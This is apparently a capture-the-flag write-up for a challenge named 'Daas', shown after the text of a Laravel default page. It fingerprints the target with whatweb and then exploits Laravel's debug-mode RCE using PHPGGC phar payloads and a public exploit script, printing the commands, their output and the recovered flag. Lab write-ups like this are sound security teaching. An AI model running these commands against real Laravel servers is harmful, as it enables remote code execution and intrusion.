
Daas



Laravel

Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News

Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Shop Sponsor Laravel v8.35.1 (PHP v7.4.16)

Enumeration

Using whatweb can help us quickly identify some potential back end information. In this case we know it is running nginx.

```
└──╼ $whatweb http://206.189.121.131:32458/
http://206.189.121.131:32458/ [200 OK] Cookies[XSRF-TOKEN,laravel_session],
Country[UNITED STATES][US], HTML5, HTTPServer[nginx],
HttpOnly[laravel_session], IP[206.189.121.131], Laravel, Title[Laravel], nginx
```

Refering back to the first web page we can see the laravel version, and php version. Using that information we can do some OSINT to see if any exploit exist. Some google Fu leads us to this page.

https://www.ambionics.io/blog/laravel-debug-rce

We can see that laravel when in debug mode leads us to an RCE. A github is provided that can be used for this exploit. The only extra requirement is to download PHPGGC, which will be used to create the deserialized payload.

https://github.com/ambionics/laravel-exploits

https://github.com/ambionics/phpggc

We can now clone both of these repos using Git, then exploit as shown below. We first used find to locate the flag on the filesystem, then we used cat to view the file.

```
php -d'phar.readonly=0' ./phpggc --phar phar -f -o /tmp/exploit.phar
monolog/rce1 system 'find / -iname flag* 2>/dev/null'
┌─[x0ff3ns1v3@parrot]─[~/Downloads/Daas/phpggc]
└──╼ $python3 ../laravelexploit.py http://165.227.232.115:31142/
/tmp/exploit.phar
+ Log file: /www/storage/logs/laravel.log
+ Logs cleared
+ Successfully converted to PHAR !
+ Phar deserialized
--------------------------
...snip...
/flaglpfGC
--------------------------
+ Logs cleared
┌─[x0ff3ns1v3@parrot]─[~/Downloads/Daas/phpggc]
└──╼ $php -d'phar.readonly=0' ./phpggc --phar phar -f -o /tmp/exploit.phar
monolog/rce1 system 'cat /flaglpfGC'
┌─[x0ff3ns1v3@parrot]─[~/Downloads/Daas/phpggc]
└──╼ $python3 ../laravelexploit.py http://165.227.232.115:31142/
/tmp/exploit.phar
+ Log file: /www/storage/logs/laravel.log
+ Logs cleared
+ Successfully converted to PHAR !
+ Phar deserialized
--------------------------
CHTB{wh3n_7h3_d3bu663r_7urn5_4641n57_7h3_d3bu6633}
--------------------------
+ Logs cleared
```